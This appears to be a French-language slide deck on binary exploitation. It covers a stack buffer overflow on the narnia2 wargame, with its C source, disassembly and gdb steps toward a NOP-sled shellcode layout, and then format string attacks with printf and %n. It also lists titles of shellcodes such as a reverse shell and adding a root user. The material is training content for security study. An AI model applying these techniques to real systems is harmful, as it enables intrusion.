- [Linux/x86 - Followtheleader custom exeve-shellcode Encoder/Decoder - 136 bytes by Konstantinos Alexiou](#)
- [Linux/x86 - ROT-7 Decoder exeve - 74 bytes by Stavros Metzidakis](#)
- [Linux/x86 - Add map in /etc/hosts file - 77 bytes by Javier Tejedor](#)
- [Linux/x86 - Obfuscated - chmod\({passwd,shadow}\) - add new root user - exec /bin/sh - 512 bytes by Ali Razmjoo](#)
- [Linux/x86 - setreuid\(\) + exec /usr/bin/python - 54 bytes by Ali Razmjoo](#)
- [Linux/x86 - chmod + Add new root user with password + exec sh - 378 bytes by Ali Razmjoo](#)
- [Linux/x86 - Shell Reverse TCP Shellcode - 74 bytes by Julien Ahrens](#)
- [Linux/x86 - Shell Bind TCP Shellcode Port 1337 - 89 bytes by Julien Ahrens](#)
- [Linux/x86 - sockfd trick + dup2\(0,0\),dup2\(0,1\),dup2\(0,2\) + exeve /bin/sh - 50 bytes by ZadYree](#)
- [Linux/x86 - shutdown -h now - 56 bytes by Osanda Malith Jayathissa](#)
- [Linux/x86 - chmod 0777 /etc/shadow \(a bit obfuscated\) Shellcode - 51](#)

- Linux/x86 - execve /bin/sh - 21 bytes *by ipv*



## Ce qu'on a:

- Un moyen de faire sauter le programme n'importe où dans la mémoire
- Un code qui donne un shell dans le buffer

## Ce qu'il nous manque

L'adresse du buffer...

```
5 int main(int argc, char * argv){  
6     char buf[128];  
7  
8  
9  
10  
11  
12     strcpy(buf, argv[1]);  
13     printf("%s", buf);  
14  
15     return 0;  
16 }
```

```
0x0804844b <+0>:    push    ebp
0x0804844c <+1>:    mov     ebp,esp
0x0804844e <+3>:    add     esp,0xffffffff80
0x08048451 <+6>:    cmp     DWORD PTR [ebp+0x8],0x1
0x08048455 <+10>:   jne     0x8048471 <main+38>
0x08048457 <+12>:   mov     eax,DWORD PTR [ebp+0xc]
0x0804845a <+15>:   mov     eax,DWORD PTR [eax]
0x0804845c <+17>:   push    eax
0x0804845d <+18>:   push    0x8048520
0x08048462 <+23>:   call    0x8048300 <printf@plt>
0x08048467 <+28>:   add     esp,0x8
0x0804846a <+31>:   push    0x1
0x0804846c <+33>:   call    0x8048320 <exit@plt>
0x08048471 <+38>:   mov     eax,DWORD PTR [ebp+0xc]
0x08048474 <+41>:   add     eax,0x4
0x08048477 <+44>:   mov     eax,DWORD PTR [eax]
0x08048479 <+46>:   push    eax
0x0804847a <+47>:   lea     eax,[ebp-0x80]
0x0804847d <+50>:   push    eax
0x0804847e <+51>:   call    0x8048310 <strcpy@plt>
0x08048483 <+56>:   add     esp,0x8
0x08048486 <+59>:   lea     eax,[ebp-0x80]
0x08048489 <+62>:   push    eax
0x0804848a <+63>:   push    0x8048534
0x0804848f <+68>:   call    0x8048300 <printf@plt>
0x08048494 <+73>:   add     esp,0x8
0x08048497 <+76>:   mov     eax,0x0
0x0804849c <+81>:   leave
0x0804849d <+82>:   ret
```

End of assembly dump

```

0x0804844b <+0>:    push    ebp
0x0804844c <+1>:    mov     ebp,esp
0x0804844e <+3>:    add     esp,0xffffffff80
0x08048451 <+6>:    cmp     DWORD PTR [ebp+0x8],0x1
0x08048455 <+10>:   jne     0x8048471 <main+38>
0x08048457 <+12>:   mov     eax,DWORD PTR [ebp+0xc]
0x0804845a <+15>:   mov     eax,DWORD PTR [eax]
0x0804845c <+17>:   push    eax
0x0804845d <+18>:   push    0x8048520
0x08048462 <+23>:   call    0x8048300 <printf@plt>
0x08048467 <+28>:   add     esp,0x8
0x0804846a <+31>:   push    0x1
0x0804846c <+33>:   call    0x8048320 <exit@plt>
0x08048471 <+38>:   mov     eax,DWORD PTR [ebp+0xc]
0x08048474 <+41>:   add     eax,0x4
0x08048477 <+44>:   mov     eax,DWORD PTR [eax]
0x08048479 <+46>:   push    eax
0x0804847a <+47>:   lea     eax,[ebp-0x80]
0x0804847d <+50>:   push    eax
0x0804847e <+51>:   call    0x8048310 <strcpy@plt>
0x08048483 <+56>:   add     esp,0x8
0x08048486 <+59>:   lea     eax,[ebp-0x80]
0x08048489 <+62>:   push    eax
0x0804848a <+63>:   push    0x8048534
0x0804848f <+68>:   call    0x8048300 <printf@plt>
0x08048494 <+73>:   add     esp,0x8
0x08048497 <+76>:   mov     eax,0x0
0x0804849c <+81>:   leave
0x0804849d <+82>:   ret

```

End of assembler dump.

```
(gdb) break *0x08048489
```

```
Breakpoint 1 at 0x8048489
```

```
(gdb) run test
```

```
Starting program: /narnia/narnia2 test
```

```
Breakpoint 1, 0x08048489 in main ()
```

```
(gdb) x $eax
```

```
0xfffffd638:      0x74736574
```

```
(gdb) x/s 0xfffffd638
```

```
0xfffffd638:      "test"
```


```
(gdb) █
```

Cool on a la position de buf  
! on a tout !

SAUF QUE....

**La NOP sled...**








Adresse de début de buf...

Adresse supposée



La NOP sled (107 bytes)

Le payload (21 bytes)

buf (128 bytes)



# Pour résumer...



gg wp

2

***Les format string attacks.***

```
0 #include <stdlib.h>
1 #include <unistd.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 int target;
6
7 void vuln(char *string)
8 {
9     printf(string);
10
11     if(target) {
12         printf("you have modified the target :)\n");
13     }
14 }
15
16 int main(int argc, char **argv)
17 {
18     vuln(argv[1]);
19 }
```

# man 3 printf

PRINTF(3)

Linux Programmer's Manual

## NAME

printf, fprintf, dprintf, sprintf, snprintf, vprintf, vfprintf, vdprintf, vsprintf, vsnprintf - formatted output conversion

## SYNOPSIS

```
#include <stdio.h>
```

```
int printf(const char *format, ...);
int fprintf(FILE *stream, const char *format, ...);
int dprintf(int fd, const char *format, ...);
int sprintf(char *str, const char *format, ...);
int snprintf(char *str, size_t size, const char *format, ...);
```

```
#include <stdarg.h>
```

```
int vprintf(const char *format, va_list ap);
int vfprintf(FILE *stream, const char *format, va_list ap);
int vdprintf(int fd, const char *format, va_list ap);
int vsprintf(char *str, const char *format, va_list ap);
int vsnprintf(char *str, size_t size, const char *format, va_list ap);
```

# printf...



## Example

```
1 /* printf example */
2 #include <stdio.h>
3
4 int main()
5 {
6     printf ("Characters: %c %c \n", 'a', 65);
7     printf ("Decimals: %d %ld\n", 1977, 650000L);
8     printf ("Preceding with blanks: %10d \n", 1977);
9     printf ("Preceding with zeros: %010d \n", 1977);
10    printf ("Some different radices: %d %x %o %#x %#o \n", 100, 100, 100, 100, 100);
11    printf ("floats: %4.2f %+.0e %E \n", 3.1416, 3.1416, 3.1416);
12    printf ("Width trick: %*d \n", 5, 10);
13    printf ("%s \n", "A string");
14    return 0;
15 }
```

Output:

```
Characters: a A
Decimals: 1977 650000
Preceding with blanks:      1977
Preceding with zeros: 0000001977
Some different radices: 100 64 144 0x64 0144
floats: 3.14 +3e+000 3.141600E+000
Width trick:    10
A string
```

# Wikipédia c'est la vie...

The diagram illustrates the mapping between the format specifiers in the `printf` function and the values they produce in the output. Arrows point from each specifier in the input string to its corresponding value in the output string. Additionally, a long arrow points from the closing parenthesis of the `printf` function call to the output string, indicating the overall result of the function.

**Input:** `printf("Color %s, Number %d, Float %.2f", "red", 123456, 3.14);`

**Output:** Color red, Number 123456, Float 3.14



```
0 #include <stdlib.h>
1 #include <unistd.h>
2 #include <stdio.h>
3 #include <string.h>
4
5 int target;
6
7 void vuln(char *string)
8 {
9     printf(string);
10
11     if(target) {
12         printf("you have modified the target :)\n");
13     }
14 }
15
16 int main(int argc, char **argv)
17 {
18     vuln(argv[1]);
19 }
```

```
5 int target;
6
7 void vuln(char *string)
8 {
9     printf(string);
10
11     if(target) {
12         printf("you have modified the target :)\n");
13     }
14 }
```



A vertical stack of five rectangular boxes representing memory frames. The top box is labeled 'variables locales de printf...'. Below it is a thin horizontal line. The next box is labeled '(EBP)' in green. Below that is a box labeled '(EIP)' in blue. The next box is labeled 'arg0 de printf'. The bottom box is labeled 'arg1 de printf'. A thick vertical grey line extends upwards from the top of the stack.

variables locales de printf...

(EBP)

(EIP)

arg0 de printf

arg1 de printf

```
printf("salut %x", 1)
```

variables locales de printf...

(EBP)

(EIP)

arg0 de printf

arg1 de printf

```
printf("salut %x", 1)
```

variables locales de printf...


(EBP)

(EIP)

adresse de "salut %x"

1

```
printf("salut %x", 1)
```



printf("salut %x")



variables locales de printf...

(EBP)

(EIP)

adresse de "salut %x"

???

printf("salut %x")



variables locales de printf...

(EBP)

(EIP)

adresse de "salut %x"

variables locales de vuln...

(EBP)



```
printf("salut %x %x %x %x %x %x %x ...
```

variables locales de printf...

(EBP)

(EIP)

adresse de "salut %x"

variables locales de vuln...

(EBP)

**BUT WAIT**




**THERE'S MORE**


```
5 int target;  
6  
7 void vuln(char *string)  
8 {  
9     printf(string);  
10  
11     if(target) {  
12         printf("you have modified the target :)\n");  
13     }  
14 }
```

Le graal

*%n*









```
printf("1234%n", 0xffffffff638)
```

```
5 int target;  
6  
7 void vuln(char *string)  
8 {  
9     printf(string);  
10  
11     if(target) {  
12         printf("you have modified the target :)\n");  
13     }  
14 }
```







variables locales de printf...

(EBP)

(EIP)

adresse de l'entrée utilisateur

argument 1 (le format)

S A L U

t %x

argument 2



variables locales de printf...

(EBP)

(EIP)

